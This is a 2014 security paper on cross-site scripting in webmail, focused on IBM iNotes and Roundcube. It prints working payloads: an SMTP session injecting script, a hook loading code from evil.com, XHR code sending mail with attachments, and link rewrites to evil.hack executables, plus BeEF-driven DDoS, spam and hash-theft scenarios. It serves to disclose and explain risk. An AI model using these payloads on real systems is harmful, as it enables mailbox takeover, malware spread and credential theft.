The email that is watching you

Bart Leppens and Anthony Piron

December 19, 2014

Abstract

Cross-site Scripting (XSS) is probably the most common security vulnerability exisiting in web applications at large. Nevertheless, the impact of Cross-site Scripting is still seriously underestimated by many people and even major companies. The CVE-scores given for Cross-site Scripting issues are on the average pretty low, but on the opposite side an adversary does not care. Cross-site Scripting vulnerabilities will make his dreams come true. The impact of Cross-site Scripting in webmail applications does not differ from those in regular web applications, however, the mail-infrastructure is a top-notch target for a Cross-site Scripting-attack.

Keywords: *Cross-site Scripting, webmail, attack*

Contents

1 The Web is a mess

> The Internet was done so well that most people think of it as a natural resource like the Pacific Ocean, rather than something that was man-made. When was the last time a technology with a scale like that was so error-free? The Web, in comparison, is a joke. The Web was done by amateurs
>
> Alan Kay

Building a secure website is hard, very hard. So many things may go wrong. Even renowned experts have hard times to be successful. The Web is unnecessarily extremely complex. How many different concepts? How many flawed designs? How many dangerous features? How many half-baked mitigations?

The most innocent looking vulnerability is a ticking disaster: a time-bomb on every single website. The question is not about "how" or "what" but "when".

2 The anecdotal Cross-site Scripting

The web browser is the operating system of a web application. A Cross-site Scripting vulnerability is no more than a remote distributed arbitrary code execution. New

name for an old concept, what may go wrong? Let's imagine an attacker could execute some arbitrary lines of code in the security context of your favorite webmail. This is not a frivolous dream, there are multiple CVE-IDs related to Cross-site Scripting in webmail. Cross-site Scripting is everywhere but sometimes hard to spot and/or to prevent.

2.1 Cross-site Scripting in Webmail clients

It is clear that there are multiple ways to achieve Cross-site Scripting in webmail. Here are some examples:

2.1.1 Reflected Cross-site Scripting in roundcube

CVE-2011-2937 [3], a reflected Cross-site Scripting vulnerability in the UI message functionality of Roundcube Webmail before 0.5.4 found by Abyszko. According to the description of the bug [12] in the bug-tracker of the roundcube project the infection is: `http://server/roundcube/?_mbox=<script>alert(document.cookie)</script>`. CVE score for this bug is 4.3 out of 10.

2.1.2 Stored Cross-site Scripting in Lotus iNotes

CVE-2014-0913 [4], a stored Cross-site Scripting vulnerability in IBM iNotes and Domino 8.5.3 FP6 before IF2 and 9.0.1 before FP1 allows remote attackers to inject arbitrary web script or HTML via an e-mail message. The following code allows to reproduce the bug:

```
telnet iNotesSMTPserver 25

HELO xss
MAIL FROM: attacker@evil.com
RCPT TO: poorvictim@good.com
DATA
MIME-Version: 1.0
FROM: ATTACKER <attacker@evil.com>
TO: VICTIM <poorvictim@good.com>
Subject: iNotes XSS vulnerable mail
Content-Type: text/html

<img style="display:none"
src="x"/onerror="alert(1)">
.
```

CVE score for this bug is 4.3 out of 10.

2.1.3 Universal Cross-site Scripting and Webmail

When your browser or an add-on has a Universal Cross-site Scripting bug, an attacker may be able to execute scripts in the context of every origin. This may also be the case when the user has installed a malicious browser add-on. It is obvious that an attacker can attack even cloud-based webmail services like e.g. Hotmail, GMail, ... that have no known public Cross-site Scripting issues.

2.2 Injecting a JavaScript hook


Instead of just displaying `alert(1)` or the document's cookies to the user, the attacker can inject a JavaScript hook as well. For it to be more effective we can append our script-tag to top.window.document. In that way, we don't lose our hook when, for example, the victim opens another mail in his iNotes-client.

```
<img style="display:none"
src="x"/onerror="
(function(){
var␣script=top.window.document\
.createElement('script');
script.type='text/javascript';
script.src='http://evil.com/hook.js';
top.window.document\
.head.appendChild(script);
})();">
```

Once the hook is running on the infected browser, the JavaScript hook can poll a given Command and Control Server (*C&C Server*) to check if there are commands that need to be executed within the security context of the currently hooked page. Multiple victims can be simultaneously hooked and each victim is known by a unique identifier. This ID needs to be different with every hook sent to each victim.

2.3 BeEF: the Command & Control server

Once the JavaScript hook is injected in the webmail client, an attack can control the webmail by a *C&C Server*. Penetration testers will probably be familiar with *BeEF: The Browser Exploitation Framework* [2] (The Browser Exploitation Framework) *C&C Server*. We added several modules for BeEF that can exploit webmail-clients.



All the zombies that are infected with JavaScript hook will obey the *C&C Server*. Here we are interested in zombies hooked (infected) within the origin of the webmail.

For exploiting IBM iNotes we have added several modules to the BeEF-project. If you are able to control the origin, you can extract a list of notes, read the details of a note and even send a note.

3 A myth: there ain't no such thing

So, we control the origin. Just to show how bad this may be, we provide you with some potential attack scenarios in the following paragraphs. As an additional reference we suggest the reader to have a look at *The Browser Hacker's Handbook* [1]. The book contains in-depth analyses and multiple real-life examples of how things can go wrong when the origin is controlled, as well as attacks that work cross-origin.

3.1 Targeted mailbox attack

When an attacker targets his victim, he can perform actions on behalf of his victim. With Cross-site Scripting an attacker can send a mail in the name of the victim to another victim. The principle of confidentiality will be broken as well since the attacker can access all messages in the victims mailbox and see all of the victim's contacts. To achieve this with iNotes, there are 3 modules available in the BeEF (The Browser Exploitation Framework). The first module, *Extract iNotes list* [6], returns a list of unid's from all the notes. A second module, *Read iNotes* [11], allows to read the details of a note given his unid. The third module, *Send iNotes* [13], allows to send a note from a hooked browser.

3.2 Worm nesting and replication

In 2007, Rosario Valotta already demonstrated the huge impact of Cross-site Scripting in webmail. He create the *Nduja* worm [10], a cross domain webworm that was able to propagate itselfs across 4 Italian webmail services. The worm is named after a spicy pork sausage Nduja from Calabria Italy.

3.3 DDoSing

All zombies that are hooked to the BeEF *C&C Server* can take part in a DDoS attack. For this there is no need to control the origin of the webmail. Interesting thing here is that when the victim is behind a corporate firewall, the attacker can use the webbrowser as a pivot and start to DDoS internal servers as well. Every newly infected zombie can take part in a DDoS attack. This can easily be automatically automated be executed with the *DOSer*-module [5] written by Michele Orru' which is available in BeEF.

3.4 Mass mailing

3.4.1 DDoS of a mailbox

When the BeEF zombies are hooked within the origin of the webmail, all these zombies can be used to flood the mailbox of someone. When the attack is performed with a sufficient amount of zombies at a decent sending rate, this will result in a denial of service of that users mailbox or even a denial of service of the whole mailserver. This can be done with the *iNotes Flooder*-module [7] which is available in BeEF.

3.4.2 Send spam

An attacker can use the hooked zombies to send spam on behalf of the victim's mailbox. This can potentially bypass anti-spam filters since the victim will probably have a good reputation. The attacker can also extract a list of contacts from his victim's mailbox and then send a spam message from the victims mailbox to each of his contacts. If that contact has great confidence in the victim, this can lead towards a more succesfull spamming campaign.

3.5 Download infection

When a contact receives a mail from an attacker sent by Cross-site scripting from a victim's mailbox, thisperson may have great confidence in the attachments that are sent with such a malicious mail. This gives an attacker an easy way to infect a contact's computer with a malicious executable.

The following code can be used to send an e-mail with an attachment:

```
var to = "to@mail.com";
var subject = "mail␣with␣attachment";
var body = "Hello,\r\nDear␣reader␣of␣
    this␣mail␣with␣attachment!"
var filename = "filename.bin";
var filedata = "\xDE\x76\x77\x66";
```

[...snip...]

```
var xhr = new XMLHttpRequest();
//the URI to send the request to
var uri = notesURL + "/($Inbox)/$new/?
    EditDocument&Form=h_PageUI&
    PresetFields=h_EditAction;
    h_ShimmerEdit,s_ViewName;($Inbox),
    s_NotesForm;Memo&ui=dwa_form";

//Initializes a request
xhr.open("POST", uri, true);

//Make the invocation with Cookies
xhr.withCredentials = true;

xhr.setRequestHeader("Content-Type", "
    multipart/form-data;␣boundary=" +
    boundary);

var post_data = boundary + "\r\n";
post_data += "Content-Disposition:␣
    form-data;
```

[...snip...]

```
post_data += "Content-Disposition:␣
    form-data;␣name=\"
    HaikuUploadAttachment0\";␣␣
    filename=\"" + filename + "\"\r\n"
    ;
post_data += "\r\n";
post_data += filedata + "\r\n";
post_data += boundary + "--";

//Send the request as binary data
xhr.sendAsBinary(post_data);
```

Sending an email with attachment can also be easily done with the *Send iNotes with attachment*-module [14] which is available in BeEF.

A second possibility is to substitute the url of the link or to overload the onClick event with JavaScript in order to serve another malicious file on a victim's click. The substitution may be done with the following trivial code:

```
top.window.frames["s_MainFrame"].
    document.getElementsByClassName("s
    -attachments-text")[0].
    getElementsByTagName("a")[0].href=
    "http://evil.hack/some.exe";
```

Or substitue the link for all the attachments:

```
[].map.call(top.window.frames["
    s_MainFrame"].document.
    getElementsByClassName("s-
    attachments-text")[0].
    getElementsByTagName("a"),
    function (a) { a.href="http://evil
    .hack/some.exe" });
```

3.6 Being at someone's beck and call

For now we have discussed a few attack vectors but there are many many more. The limitation lies in the creativity and skills of the attacker. For example, IBM iNotes has a database named *names.nsf* [9]. This database includes all mail addresses, users' information, users' operating systems, and other juicy information. This file contains the hashes of all users' credentials. These hashes can be cracked with *John The Ripper* [8]. The names.nsf file is often available to an anonynomous user and since we run in the same origin, we can recuperate its contents through Cross-site Scripting with AJAX. If ACL's are put in place to limit the access to the file it's often a matter of hooking the client of a Notes-administrator to have access to the database. Some other possible scenario is the following: when the webclient is infected with Cross-site Scripting, it is possible for an attacker to send a copy, not necessarily by mail but for example by cross-origin XHR, with the content of each email sent. A last example would be that Cross-site Scripting could be used to search in the victim's mail for stored credentials.

4 Conclusion

When your webmail is infected with Cross-site Scripting, attack-scenarios are nearly endless. It is clear that Cross-site Scripting in webmail and even Cross-site Scripting in general is a serious problem. This security problem is not well understood, not even by major vendors.

References

[1] W. Alcorn, C. Frichot, and M. Orru. *The Browser Hacker's Handbook*. Wiley, 2014. ISBN: 9781118662090.

[2] *BeEF: The Browser Exploitation Framework*. URL: http://beefproject.com/.

[3] *CVE-2011-2937*. URL: http://web.nvd.nist.gov/view/vuln/detail?vulnId=CVE-2011-2937.

[4] *CVE-2014-0913*. URL: http://web.nvd.nist.gov/view/vuln/detail?vulnId=CVE-2014-0913.

[5] *DOSer*. URL: https://github.com/beefproject/beef/tree/master/modules/network/DOSer.

[6] *Extract iNotes list*. URL: https://github.com/beefproject/beef/tree/master/modules/misc/ibm_inotes/extract_inotes_list.

[7] *iNotes Flooder*. URL: https://github.com/beefproject/beef/tree/master/modules/misc/ibm_inotes/inotes_flooder.

[8] *John The Ripper*. URL: http://www.openwall.com/john/.

[9] *names.nsf*. URL: http://www-01.ibm.com/support/docview.wss?uid=swg21212934.

[10] *Nduja*. URL: http://ha.ckers.org/blog/20070709/nduja-cross-domainwebmail-xss-worm/.

[11] *Read iNotes*. URL: https://github.com/beefproject/beef/tree/master/modules/misc/ibm_inotes/read_inotes.

[12] *roundcube bugtracker*. URL: http://trac.roundcube.net/ticket/1488030.

[13] *Send iNotes*. URL: https://github.com/beefproject/beef/tree/master/modules/misc/ibm_inotes/send_inotes.

[14] *Send iNotes with attachment*. URL: https://github.com/beefproject/beef/tree/master/modules/misc/ibm_inotes/send_inotes_with_attachment.